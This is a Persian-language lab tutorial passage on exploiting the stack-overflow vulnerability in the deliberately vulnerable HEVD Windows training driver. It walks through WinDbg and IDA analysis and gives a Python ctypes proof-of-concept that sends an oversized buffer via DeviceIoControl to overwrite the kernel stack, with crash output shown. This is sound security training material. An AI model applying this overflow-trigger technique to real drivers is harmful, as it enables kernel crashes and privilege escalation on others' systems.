در دستور بالا، آدرس 0x038 آفست شروع جدول است و آفست 0xe ایندکس IRP_MJ_DEVICE_CONTROL است که با مقدار عددی چهار ضرب میشود زیرا هر اشاره گر چهار بایت است، در پایان پارامتر L1 مشخص میکند که ما فقط میخواهیم یک خروجی DWORD مشاهده کنیم. دستور قبل نشان می دهد که تابع فراخوانی شده در فضای کرنل در آدرس edfe7150 است همچنین ما میتوانیم با استفاده فرمان u بررسی میکنیم آیا دستورالعمل ها در آن آدرس معتبر هستند یا خیر، در عکس پایین مشاهده میکنید دستورالعمل های موجود معتبر هستند، اما اگر معتبر نباشید، معنی آن این است که ما در محاسبه آدرس اشتباه کرده ایم.

```
0: kd> dd 8624e8f8+0x38+e*4 L1
8624e968  edfe7150
0: kd> u edfe7150
HEVD!IrpDeviceIoCtlHandler [e:\project\offsec\hacksys\driver\hacksysextremevulnerabledriver.c @ 193]:
edfe7150 8bff      mov     edi,edi
edfe7152 55       push   ebp
edfe7153 8bec     mov     ebp,esp
edfe7155 83ec10   sub     esp,10h
edfe7158 c745fc00000000 mov    dword ptr [ebp-4],0
edfe715f c745f800000000 mov    dword ptr [ebp-8],0
edfe7166 c745f4bb0000c0 mov    dword ptr [ebp-0Ch],0C00000BBh
edfe716d ff150030feed call   dword ptr [HEVD!_imp__KeGetCurrentIrql (edfe3000)]
```

اگر محاسبات اشتبا باشد با تصویر زیر رو به رو میشوید:

```
0: kd> dd 0xedfe7010+0x38+e*4 L1
edfe7080 66fa4d89
0: kd> u 66fa4d89
66fa4d89 ??          ???
^ Memory access error in 'u 66fa4d89'
```

پس متوجه شدیم تابعی که درخواست DeviceIoControl را کنترل میکند IrpDeviceIoCtlHandler است که پیشتر در سورس کد درایور با آن مواجه شدیم که دارای یک دستور case بود که بنا به هر درخواست کاربر یک تابع مجزا را صدا میزد.

خب زمان آن رسیده است که نگاهی به تابع IrpDeviceIoCtlHandler در دیس اسمبلر IDA بیاندازیم.


```
; Attributes: bp-based frame
; int __stdcall IrpDeviceIoCtlHandler(_DEVICE_OBJECT *DeviceObject, _IRP *Irp)
; IrpDeviceIoCtlHandler@8 proc near
var_10= dword ptr -10h
Status= dword ptr -0Ch
IrpSp= dword ptr -8
IoControlCode= dword ptr -4
DeviceObject= dword ptr 8
Irp= dword ptr 0Ch
mov     edi, edi
push   ebp
mov     ebp, esp
sub     esp, 10h          ; Integer Subtraction
mov     [ebp+IoControlCode], 0
mov     [ebp+IrpSp], 0
mov     [ebp+Status], 0C00000BBh
call    ds:__imp_KeGetCurrentIrql@0 ; KeGetCurrentIrql()
movzx   eax, al          ; Move with Zero-Extend
cmp     eax, 1           ; Compare Two Operands
jle     short loc_16197 ; Jump if Less or Equal (ZF=1 | SF!=0F)
```

تابع [KeGetCurrentIrql](#) که بدون پارامتر هست IRQL ها فعلی را بازمیگرداند. اگه شرط آخر روتین بالا درست باشید به روتین زیر میرویم دراین روتین تابع [IoGetCurrentIrpStackLocation](#) را مشاهده میکنیم که به عنوان پارامتر متغیر irp را دریافت میکند. خروجی تابع یک اشاره گر به ساختار [IO_STACK_LOCATION](#) است که بروی متغیر IrpSp ذخیره میشود.

```

loc_16197:
mov     edx, [ebp+Irp]
push   edx ; Irp
call   IoGetCurrentIrpStackLocation@4 ; IoGetCurrentIrpStackLocation(x)
mov     [ebp+IrpSp], eax
mov     eax, [ebp+IrpSp]
mov     ecx, [eax+0Ch]
mov     [ebp+IoControlCode], ecx
cmp     [ebp+IrpSp], 0 ; Compare Two Operands
jz     loc_16483 ; Jump if Zero (ZF=1)

```

در حالت کلی کدهای تصویر بالا برای گرفتن کد IOCTL که از سمت برنامه کاربر ارسال میشود است. اگر تابع `IoGetCurrentIrpStackLocation` با موفقیت اجرا شود نتیجه آن میبایست مقداری به جز صفر باشد یعنی روتین بعدی در واقع باید جایی باشد که شرط نادرست باشد به آن پرش کند. در نتیجه روتین بعدی عکس زیر میباشد:

```

mov     edx, [ebp+IoControlCode]
mov     [ebp+var_10], edx
mov     eax, [ebp+var_10]
sub     eax, 222003h ; Integer Subtraction
mov     [ebp+var_10], eax
cmp     [ebp+var_10], 34h ; switch 53 cases
ja     loc_1646B ; jumtable 000161DB default case

```

از کامنت هایی که خود IDA به صورت خودکار نوشته است میتوانیم متوجه شویم که چک میکند که کدی (IOCTL) که کاربر از سطح کاربر برای درایور ما ارسال کرده است معتبر است یا خیر، پس اگر شرط آخر عکس بالا درست باشد به ما به قسمت `default` دستور `case` میرویم پرش میکنیم که با استفاده از تابع `DbgPrint` پیغام خطای زیر را چاپ میکند:

[-] Invalid IOCTL Code: 0x%X'

اما اگر پرش درست نباشد ما به روتین زیر پرش میکنیم:

```

mov     ecx, [ebp+var_10]
movzx  edx, ds:byte_164E8[ecx] ; Move with Zero-Extend
jmp     ds:off_164AC[edx*4] ; switch jump

```

از خط های زیر روتین میتوان حدس زد که کد IOCTL ارسال شده از کاربر معتبر میباشد و همچنین برابر با مقدار یکی از `case` است. خب در این آموزش ما قرار است درایور HEVD را با

استفاده از آسیب پذیری Stackoverflow اکسپلویت کنیم. پس به سراغ یکی از case ها که آسیب پذیری Stackoverflow را پیاده سازی کرده است میرویم.

```

$LN15:          ; jumtable 000161DB case 0
push  offset aHacksys_evd_st
call   _DbgPrint          ; Call Procedure
add    esp, 4             ; Add
mov    eax, [ebp+IrpSp]
push  eax                ; IrpSp
mov    ecx, [ebp+Irp]
push  ecx                ; Irp
call   _StackOverflowIoctlHandler@8 ; StackOverflowIoctlHandler(x,x)
mov    [ebp+Status], eax
push  offset aHacksys_evd_st ; "***** HACKSYS_EVD_STACKOVERFLOW *****"...
call   _DbgPrint          ; Call Procedure
add    esp, 4             ; Add
jmp    loc_16483          ; Jump

```

درابتدای این روتین با استفاده از تابع DbgPrint رشته ی زیر چاپ میشود:

***** HACKSYS_EVD_STACKOVERFLOW *****

سپس تابعی اجرا میشود که توسط برنامه نویس درایور نوشته شده است اجرا میشود و پارامترهای آن شامل IrpSp و Irp است. با دوبار کلیک بروی تابع StackOverflowIoctlHandler وارد تابع میشویم، مهمترین قسمت این تابع تصویر زیر است که داده ی ارسالی از سمت کاربر و اندازه ی آن را از اشاره گر IrpSp به تابع TriggerStackOverflow ارسال میکند، خوب میتوان حدس زد که تابع آسیب پذیر TriggerStackOverflow است (خسته نباشم 😊) همچنین چک میکند که اگر کاربر داده ی ارسالی را نفرسته باشد پیغام خطایی را چاپ کند و دیگر سراغ تابع TriggerStackOverflow نرود.

```

loc_14E37:
mov     edx, [ebp+IrpSp]
mov     eax, [edx+10h]
mov     [ebp+UserBuffer], eax
mov     ecx, [ebp+IrpSp]
mov     edx, [ecx+8]
mov     [ebp+Size], edx
cmp     [ebp+UserBuffer], 0 ; Compare Two Operands
jz     short loc_14E5F ; Jump if Zero (ZF=1)

mov     eax, [ebp+Size]
push   eax ; Size
mov     ecx, [ebp+UserBuffer]
push   ecx ; UserBuffer
call   _TriggerStackOverflow@8 ; TriggerStackOverflow(x,x)
mov     [ebp+Status], eax

```

خب حال نگاهی به تابع TriggerStackOverflow میانداریم..

```

mov     edi, edi
push   ebp
mov     ebp, esp
push   0FFFFFFEh
push   offset stru_121D8
push   offset __except_handler4
mov     eax, large fs:0
push   eax
add     esp, 0FFFFFF7F0h ; Add
push   ebx
push   esi
push   edi
mov     eax, __security_cookie
xor     [ebp+ms_exc.registration.ScopeTable], eax ; Logical Exclusive OR
xor     eax, ebp ; Logical Exclusive OR
push   eax
lea     eax, [ebp+ms_exc.registration] ; Load Effective Address
mov     large fs:0, eax
mov     [ebp+ms_exc.old_esp], esp
mov     [ebp+Status], 0
mov     [ebp+KernelBuffer], 0
push   7FCh ; size_t
push   0 ; int
lea     eax, [ebp+KernelBuffer+4] ; Load Effective Address
push   eax ; void *
call   _memset ; Call Procedure
add     esp, 0Ch ; Add
call   ds:imp__KeGetCurrentIrp1@0 ; KeGetCurrentIrp1()
movzx  ecx, al ; Move with Zero-Extend
cmp     ecx, 1 ; Compare Two Operands
jle    short loc_14CFC ; Jump if Less or Equal (ZF=1 | SF!=0F)

```

در دستور بالا متغیر KernelBuffer با طول 2044 میسازد که با استفاده از تابع [memset](#) مقدار اولیه متغیر KernelBuff را صفر میکند، درایور با استفاده از تابع [ProbeForRead](#) برای چک کردن دسترسی خواندن به بافرهایی که در فضای کاربر ایجاد شده استفاده میکند همچنین تابع [ProbeForRead](#) میبایست در بلوک try/except قرار گیرد که اگر استثنایی

رخ داد، درایور بتواند با یک پیغام خطا درخواست IRP را جواب دهد که مانع از کرش شدن سیستم میشود (BSOD).

```
loc_14CFC:
mov     [ebp+ms_exc.registration.TryLevel], 0
push   4 ; Alignment
push   800h ; Length
mov     eax, [ebp+UserBuffer]
push   eax ; Address
call   ds: __imp_ProbeForRead@12 ; ProbeForRead(x,x,x)
mov     ecx, [ebp+UserBuffer]
push   ecx
push   offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
call   _DbgPrint ; Call Procedure
add     esp, 8 ; Add
mov     edx, [ebp+Size]
push   edx
push   offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
call   _DbgPrint ; Call Procedure
add     esp, 8 ; Add
lea     eax, [ebp+KernelBuffer] ; Load Effective Address
push   eax
push   offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
call   _DbgPrint ; Call Procedure
add     esp, 8 ; Add
push   800h
push   offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
call   _DbgPrint ; Call Procedure
add     esp, 8 ; Add
push   offset aTriggeringSt_1 ; "[+] Triggering Stack Overflow\n"
call   _DbgPrint ; Call Procedure
add     esp, 4 ; Add
mov     ecx, [ebp+Size]
```

سپس درایور اطلاعاتی از مقادیر ارسال شده توسط کاربر را با استفاده از تابع DbgPrint نمایش میدهد. و در نهایت با استفاده از تابع [memcpy](#) تعداد مشخصی که در واقع همان متغیر Size که پارامتر تابع TriggerStackOverflow است و برابر با طول متغیر UserBuffer است، از کاراکترهای از متغیر UserBuffer در KernelBuffer کپی میکند، اینجا دقیقاً جایی است که اگر طول محتویات UserBuffer از KernelBuffer بیشتر باشد آسیب پذیری رخ میدهد:

```
mov     ecx, [ebp+Size]
push   ecx ; size_t
mov     edx, [ebp+UserBuffer]
push   edx ; void *
lea     eax, [ebp+KernelBuffer] ; Load Effective Address
push   eax ; void *
call   _memcpy ; Call Procedure
add     esp, 0Ch ; Add
mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFEh
jmp     short loc_14DC6 ; Jump
```


ارتباط با تابع درایور

برای نوشتن اکسپلویت ابتدا نیاز داریم که با دستگاه درایور ارتباط برقرار کنیم برای این منظور ما میتوانیم از زبان سی برای نوشتن کد اکسپلویت استفاده کنیم ولی ترجیح میدهم که با کتابخانه ctypes در پایتون کدهایی با نحو زبان سی بنویسیم که آشنایی با کتابخانه ctypes هم محسوب میشود.

برنامه که ای قرار است بنویسیم به چند بخش جزیی تقسیم میکنیم که نوشتن و درک آن آسانتر شود.

۱. بدست آوردن هندل دستگاه

۲. پیدا کردن کد متناسب IOCTL برای تابع StackOverflowIoctlHandler

۳. ساخت بافری با طول 2048 بایت

۴. ارسال بافر به تابع آسیب پذیر StackOverflowIoctlHandler

بدست آوردن هندل دستگاه

برای کسب هندل دستگاه از تابع [CreateFile](#) استفاده میکنیم که ساختار تابع به صورت زیر است:

```
HANDLE WINAPI CreateFile(
    _In_ LPCTSTR lpFileName,
    _In_ DWORD dwDesiredAccess,
    _In_ DWORD dwShareMode,
    _In_opt_ LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    _In_ DWORD dwCreationDisposition,
    _In_ DWORD dwFlagsAndAttributes,
    _In_opt_ HANDLE hTemplateFile
);
```

هر IDE که برای نوشتن کدهای پایتون استفاده میکنید، را باز کنید شخصا از Pycharm استفاده میکنیم و همچنین ورژن 2.7 پایتون. خوب لازم است که در ctype تابع CreateFile


```
dwShareMode,
lpSecurityAttributes,
dwCreationDisposition,
dwFlagsAndAttributes,
hTemplateFile)
```


همچنین چک میکنیم که خروجی تابع که در متغیر `handle` ارجاع داده میشود حاوی مقدار معتبری باشد پس داریم:

```
if not handle or handle == -1:
    print "\t[-]Error getting device handle: " +
FormatError()
    sys.exit(-1)
```

پیدا کردن کد مناسب `IOCTL` برای تابع `StackOverflowIoctlHandler`

ساختار `IOCTL`

`ioctl` یک کد که در واقع یک عدد است که ما آن را در سمت سطح کاربر میسازیم و از طریق آن با درایور خود ارتباط برقرار کنیم. ساختاری که این کد ۳۲ بیتی دارد در شکل زیر نمایش داده شده است.

`ioctl` را با این ماکرو ایجاد می کنند که `IOCTL_Device_Function` نامی اختیاری است.

```
#define IOCTL_Device_Function CTL_CODE(DeviceType, Function, Method,
Access)
```

پارامترها:

- **DeviceType**: از آنجایی که درایور ما برای سخت افزار خاصی نیست کاری با مقدرهای تعریف شده نداریم. مقادیر که می دهیم باید مقداری بیشتر از 0x8000 داشته باشد چون مقادیر زیر 0x8000 برای ماکروسافت رزرو شده اند
- **FunctionCode**: این مقدار در واقع عملیاتی است که قرار است اتفاق بیافتد خود ما مقدار آن را مشخص میکنم و این عدد باید بیشتر از 0x800 باشد چون مقادیر کمتر رزرو شده اند
- **TransferType**: نوع دسترسی به حافظه داده که شامل این مقادیر می تواند باشد

METHOD_BUFFERED

METHOD_IN_DIRECT

METHOD_OUT_DIRECT

METHOD_NEITHER

- **RequiredAccess**: میزان دسترسی که در هنگام هندل گرفتن از دستگاه باید وارد کنیم ما در درایور خود همه دسترسی ها را گرفتیم (FILE_ANY_ACCESS) یعنی هم خواندن و هم نوشتن. در فایل HackSysExtremeVulnerableDriver.h کد IOCTL برای تابع StackOverflowIoctlHandler به این صورت تعریف شده است

```
#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW
```

```
CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_NEITHER,  
FILE_ANY_ACCESS)
```

ما میتوانیم خط بالا را در کد خود کپی پیست یا اینکه ماکرو **CTL_CODE** برای ساخت کد منحصر به فرد IOCTL پیاده سازی کنیم. برای پیاده سازی ماکرو CTL_CODE تابعی با نام `ctl_code` ایجاد میکنیم و دستورات زیر را در آن مینویسیم.

```
def ctl_code(function,  
             devicetype = FILE_DEVICE_UNKNOWN,  
             access = FILE_ANY_ACCESS,  
             method = METHOD_NEITHER) :  
    """Recreate CTL_CODE macro to generate driver  
    IOCTL"""
```

```
return ((devicetype << 16) | (access << 14) |
(function << 2) | method)
```

البته مقادیر `FILE_ANY_ACCESS`، `FILE_DEVICE_UNKNOWN` و `METHOD_NEITHER` را باید دستی وارد کنیم یا آن‌ها را در ابتدای سورس تعریف کنیم.

```
FILE_DEVICE_UNKNOWN = 0x00000022
```


```
FILE_ANY_ACCESS = 0x00000000
```

```
METHOD_NEITHER = 0x00000003
```

برای امتحان تابع بالا کد زیر را مینویسیم.


```
ioctl = ctl_code(0x800)
print hex(ioctl)
```

خروجی دستور بالا مقدار عددی `0x222003` است. نکته‌ای که در این قسمت وجود دارد اینک در این کیس ما سورس کد درایور داریم و میتونیم کد `IOCTL` را به راحتی بخوانیم اما اگر سورس کد در اختیار ما نبود چطور میتونسیم کد `IOCTL` معتبر را پیدا کنیم؟ خب نگاهی به تابع `IrpDeviceIoCtlHandler` در `IDA` میاندازیم.


```
; int __cdecl IrpDeviceIoCtlHandler(_DEVICE_OBJECT *DeviceObject, _IRP *Irp)
IrpDeviceIoCtlHandler proc near
arg_0= qword ptr 8
mov     [rsp+arg_0], rbx
push   rdi
sub     rsp, 20h
mov     rdi, [rdx+0B8h]
mov     rbx, rdx
mov     eax, 22201Bh
mov     edx, [rdi+18h]
cmp     edx, eax
ja     loc_FFFFFFFF88003728219
```

همانطور که میبینید کدی در این قسمت قرار دارد `0x22201B` اما شرط آخر کد ما را به تابع `(StackOverflowIoCtlHandler)` که قرار است بافر را به آن ارسال کنیم، نمیبرد! ادامه‌ی کد را بررسی میکنیم.

همانطور که مشاهده میکنید با عملیات ریاضی بروی مقدار 0x22201B به کدهای IOCTL دیگر میرسیم.

ساخت بافری با طول 2048 بایت

خوشبختانه کتابخانه ctypes یک تابع برای ساخت بافر به نام [create_string_buffer](#) دارد، با کد زیر بافر خود را میسازیم.

```
evilbuf = create_string_buffer("A"*2044 + "B"*8 + "C"*8 + "D"*8)
```

ارسال بافر به تابع آسیب پذیر StackOverflowIoctlHandler

برای ارسال دستور IOCTL به همراه بافر مورد نظر به دستگاه از تابع [DeviceIoControl](#) استفاده میکنیم، ساختار تابع DeviceIoControl به صورت زیر است.

```

BOOL WINAPI DeviceIoControl(
    _In_   HANDLE      hDevice,
    _In_   DWORD       dwIoControlCode,
    _In_opt_ LPVOID    lpInBuffer,
    _In_   DWORD       nInBufferSize,
    _Out_opt_ LPVOID   lpOutBuffer,

```

```

_In_   DWORD   nOutBufferSize,
_Out_opt_ LPDWORD lpBytesReturned,
_Inout_opt_ LPOVERLAPPED lpOverlapped
);

```

پارامترها:

- **hDevice**: هندل خروجی که از `CreateFile` گرفته ایم را اینجا باید قرار دهید
- **dwIoControlCode**: کد `IOCTL` ما که پیشتر ساخته ایم اینجا قرار میگیرد
- **lpInBuffer**: بافری است که ما می خواهیم به درایور بفرستیم این بافر می تواند هر فرمتی مثلا یک رشته یا `struct` باشد
- **nInBufferSize**: طول بافر ورودی
- **lpOutBuffer**: بافری که درایور قرار است اطلاعاتی در آن قرار دهد
- **nOutBufferSize**: طول بافر خروجی
- **lpBytesReturned**: اندازه اطلاعاتی که در بافر خروجی ریخته می شود. در واقع اندازه واقعی ممکن از کو چکتر از اندازه بافر باشد که این پارامتر مشخص می کند پس تابع ای با نام `trigger` میسازیم که کد `IOCTL` و بافر ما را به دستگاه ارسال کند.

```

def trigger(hDevice, dwIoControlCode):
    """Create evil buf and send IOCTL"""
    evilbuf = create_string_buffer("A"*2044 + "B"*8 +
    "C"*8 + "D"*8)
    lpInBuffer = addressof(evilbuf)
    nInBufferSize = 2069
    lpOutBuffer = None
    nOutBufferSize = 0
    lpBytesReturned = None
    lpOverlapped = None

    pwnd = windll.kernel32.DeviceIoControl(hDevice,
dwIoControlCode,

```

```
lpInBuffer,  
  
nInBufferSize,  
  
lpOutBuffer,  
  
nOutBufferSize,  
  
lpBytesReturned,  
  
lpOverlapped)  
    if not pwnd:  
        print "\t[-]Error: Not pwnd :(\n" +  
FormatError()  
        sys.exit(-1)
```

قصد داریم کدی که نوشته ای را آزمایش کنیم، در نظر داشته باشید که امکان دارد ویندوزی که حامل درایور HEVD است پس از اجرای برنامه ما کرش کند (BSOD)، در نتیجه دیباگر Windbg را به ماشین مجازی خود متصل کنید و در انتهای کد پایتون تابع trigger را به این صورت صدا بزنید.

```
trigger(GetHandle(), ctl_code(0x800))
```

در عکس زیر وضعیت دیباگر Windbg پس از اجرای اکسپلویت:


```

***** HACKSYS_EVD_STACKOVERFLOW *****
[+] UserBuffer: 0x0139FA38
[+] UserBuffer Size: 0x81C
[+] KernelBuffer: 0xEE1563EC
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow
Access violation - code c0000005 (!!! second chance !!!)
Loading symbols for 7c900000 ntdll.dll -> ntdll.dll
Loading symbols for 804d7000 ntkrnpamp.exe -> ntkrnpamp.exe
Loading symbols for ee07c000 HEVD.sys -> HEVD.sys
HEVD!StackOverflowIoctlHandler+0x6c:
ee080e5c 8945f4 mov dword ptr [ebp-0Ch],eax

```

وضعیت رجیسترها:

```

0: kd> r
eax=00000000 ebx=864072d0 ecx=0012873c edx=00000000 esi=860de3b8 edi=86465350
eip=ee080e5c esp=ee156c14 ebp=43434343 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
HEVD!StackOverflowIoctlHandler+0x6c:
ee080e5c 8945f4 mov dword ptr [ebp-0Ch],eax ss:0010:43434337=????????

```

و در نهایت خروجی دستور `!analyze -v`:

```

*****
****
*                               *
*           Bugcheck Analysis           *
*                               *
*****
****

```

Unknown bugcheck code (0)

Unknown bugcheck description

Arguments:

Arg1: 00000000

Arg2: 00000000

Arg3: 00000000

Arg4: 00000000

Debugging Details:

Loading symbols for 7c800000 kernel32.dll -> kernel32.dll

Loading symbols for 1d1a0000 _ctypes.pyd -> _ctypes.pyd

*** WARNING: Unable to verify checksum for _ctypes.pyd

*** ERROR: Symbol file could not be found. Defaulted to export symbols for _ctypes.pyd -

Loading symbols for 1e000000 python27.dll -> python27.dll

*** ERROR: Symbol file could not be found. Defaulted to export symbols for python27.dll -

Loading symbols for 1d000000 pythonw.exe -> pythonw.exe

*** ERROR: Module load completed but symbols could not be loaded for pythonw.exe

Loading symbols for f7ad5000 mssmbios.sys -> mssmbios.sys

PROCESS_NAME: pythonw.exe

FAULTING_IP:

HEVD!StackOverflowIoctlHandler+6c [e:\project\offsec\hacksys\driver\stackoverflow.c @ 121]

```
ee080e5c 8945f4      mov     dword ptr [ebp-0Ch],eax
```

ERROR_CODE: (NTSTATUS) 0xc0000005 - The instruction at 0x%08lx referenced memory at 0x%08lx. The memory could not be %s.

EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - The instruction at 0x%08lx referenced memory at 0x%08lx. The memory could not be %s.

EXCEPTION_PARAMETER1: 00000001

EXCEPTION_PARAMETER2: 43434337

WRITE_ADDRESS: 43434337

FOLLOWUP_IP:

HEVD!StackOverflowIoctlHandler+6c [e:\project\offsec\hacksys\driver\stackoverflow.c @ 121]

```
ee080e5c 8945f4      mov     dword ptr [ebp-0Ch],eax
```

BUGCHECK_STR: ACCESS_VIOLATION

DEFAULT_BUCKET_ID: STRING_DEREFERENCE

ANALYSIS_VERSION: 6.3.9600.16384 (debuggers(dbg).130821-1623) x86fre

LAST_CONTROL_TRANSFER: from ee0821fc to ee080e5c

STACK_TEXT:

ee156c20 ee0821fc 864072d0 86407340 00000000 HEVD!StackOverflowIoctlHandler+0x6c [e:\project\offsec\hacksys\driver\stackoverflow.c @ 121]

ee156c40 804ef18f 864bec90 864072d0 806e6410 HEVD!IrpDeviceIoCtlHandler+0xac [e:\project\offsec\hacksys\driver\hacksysextremevulnerabledriver.c @ 208]

ee156c50 8057f982 86407340 86465350 864072d0 nt!IopfCallDriver+0x31

ee156c64 805807f7 864bec90 864072d0 86465350 nt!IopSynchronousServiceTail+0x70

ee156d00 80579274 00000670 00000000 00000000 nt!IopXxxControlFile+0x5c5

ee156d34 8054161c 00000670 00000000 00000000 nt!NtDeviceIoControlFile+0x2a

ee156d34 7c90e4f4 00000670 00000000 00000000 nt!KiFastCallEntry+0xfc

0021f59c 7c90d26c 7c801675 00000670 00000000 ntdll!KiFastSystemCallRet

0021f5a0 7c801675 00000670 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc

0021f600 1d1aeb5a 00000670 00222003 0139fa38 kernel32!DeviceIoControl+0xdd

```
WARNING: Stack unwind information not available. Following frames may be wrong.
0021f62c 1d1ad7a6 1d1ad5f0 0021f64c 00000020 _ctypes!DllCanUnloadNow+0x603a
0021f65c 1d1a983e 7c801629 0021f770 382562cc _ctypes!DllCanUnloadNow+0x4c86
0021f70c 1d1aa06e 00001100 7c801629 0021f750 _ctypes!DllCanUnloadNow+0xd1e
0021f834 1d1a59e1 7c801629 012141f0 00000000 _ctypes!DllCanUnloadNow+0x154e
0021f890 1e08e16c 00cb4978 012141f0 00000000 _ctypes+0x59e1
0021f8ac 1e1118c4 01334918 012141f0 00000000 python27!PyObject_Call+0x4c
0021f8d4 1e111464 01334918 00000008 01237e74 python27!PyEval_GetFuncDesc+0x824
0021f8fc 1e10f1bf 0021f958 00000002 01237cf0 python27!PyEval_GetFuncDesc+0x3c4
0021f974 1e111541 01237cf0 00000000 01352070 python27!PyEval_EvalFrameEx+0x23ff
0021f994 1e111452 0021fa20 00000002 00000000 python27!PyEval_GetFuncDesc+0x4a1
0021f9c4 1e10f1bf 0021fa20 0134db08 00d25f98 python27!PyEval_GetFuncDesc+0x3b2
0021fa38 1e1102bc 0134d9d0 00000000 00a6aa50 python27!PyEval_EvalFrameEx+0x23ff
0021fa80 1e112687 00d25f98 00a6aa50 00a6aa50 python27!PyEval_EvalCodeEx+0x7dc
0021fad4 1e10e223 0134b030 00a6aa50 00a6aa50 python27!PyEval_SliceIndex+0xa67
0021fb50 1e1102bc 0134b030 00000000 00a31030 python27!PyEval_EvalFrameEx+0x1463
0021fb98 1e0b5021 00b57ba8 00b68300 00000000 python27!PyEval_EvalCodeEx+0x7dc
0021fbe8 1e08e16c 01349c70 012f2ee0 013415d0 python27!PyFunction_SetClosure+0x9a1
0021fc04 1e111bc6 01349c70 012f2ee0 013415d0 python27!PyObject_Call+0x4c
0021fc30 1e10f26b 01349c70 00000003 00000001 python27!PyEval_GetFuncDesc+0xb26
0021fcb0 1e1102bc 00c09850 00000000 00000001 python27!PyEval_EvalFrameEx+0x24ab
0021fcfc 1e1115a3 00b051d0 00b68300 00000000 python27!PyEval_EvalCodeEx+0x7dc
0021fd3c 1e111452 0021fdc8 00000001 00000000 python27!PyEval_GetFuncDesc+0x503
0021fd6c 1e10f1bf 0021fdc8 00a94168 00a66b60 python27!PyEval_GetFuncDesc+0x3b2
0021fde0 1e1102bc 00a94030 00000000 0021fed4 python27!PyEval_EvalFrameEx+0x23ff
0021fe28 1e13efdf 00a66b60 00a6aa50 00a6aa50 python27!PyEval_EvalCodeEx+0x7dc
0021fe64 1e13eedd 00b2d8e8 00a6aa50 00a6aa50 python27!PyRun_FileExFlags+0xcf
0021fe84 1e13e354 00982a30 00000101 00a6aa50 python27!PyRun_StringFlags+0x4d
0021fea8 1e042456 00982a30 0021fed4 1d003378
python27!PyRun_SimpleStringFlags+0x54
0021ff24 1d001017 00000004 009829c8 1d0011c5 python27!Py_Main+0x8b6
0021ffc0 7c817067 1e099f0d 1e246df8 7ffd6000 pythonw+0x1017
0021fff0 00000000 1d0013a4 00000000 78746341 kernel32!BaseProcessStart+0x23
```

STACK_COMMAND: kb

FAULTING_SOURCE_LINE: e:\project\offsec\hacksys\driver\stackoverflow.c

FAULTING_SOURCE_FILE: e:\project\offsec\hacksys\driver\stackoverflow.c

FAULTING_SOURCE_LINE_NUMBER: 121

FAULTING_SOURCE_CODE:

117: UserBuffer = IrpSp->Parameters.DeviceIoControl.Type3InputBuffer;

118: Size = IrpSp->Parameters.DeviceIoControl.InputBufferLength;

```
119:
120:  if (UserBuffer) {
> 121:      Status = TriggerStackOverflow(UserBuffer, Size);
122:  }
123:
124:  return Status;
125: }
126:
```

SYMBOL_STACK_INDEX: 0

SYMBOL_NAME: HEVD!StackOverflowIoctlHandler+6c

FOLLOWUP_NAME: MachineOwner

MODULE_NAME: HEVD

IMAGE_NAME: HEVD.sys

DEBUG_FLR_IMAGE_TIMESTAMP: 59c45e06

FAILURE_BUCKET_ID: ACCESS_VIOLATION_HEVD!StackOverflowIoctlHandler+6c

BUCKET_ID: ACCESS_VIOLATION_HEVD!StackOverflowIoctlHandler+6c

ANALYSIS_SOURCE: KM

FAILURE_ID_HASH_STRING: km:access_violation_hevd!stackoverflowioctlhandler+6c

FAILURE_ID_HASH: {96453ec7-c64a-e6cb-872a-d6905aeca24e}

Followup: MachineOwner

واقعا دیباگر Windbg عملکرد خوبی داره و اطلاعات جامعی در اختیار محقق های امنیتی قرار
میده، به پایان مقاله رسیدیم.

البته این مقاله قسمت دومی هم خواهد داشت ولی از آنجایی که شخص خودم از اکسپلویت
کردن درایور ها به صورت کامل اطلاع ندارم، قصد دارم اول خودم مطالعاتی در این زمینه انجام
بدهم و بعد قسمت دوم مقاله که حاوی نوشتن اکسپلویت برای اجرای شل کد در سطح کرنل
است را خواهم نوشت.

منابع

بسیاری از جملات مقاله عیناً از منابع زیر استفاده شده که از نویسندگانی آنها کمال تشکر را دارم

- کتاب تجزیه و تحلیل بدافزار
- وبلاگ تفکرات صفر و یکی (<http://binthought.blog.ir>)
- وبلاگ Blog Thingy (<https://sizzop.github.io>)

تابستان ۹۶

علیرضا چگینی

legilimency@badware.ir

Telegram.me/moonshaker

<http://iranled.com>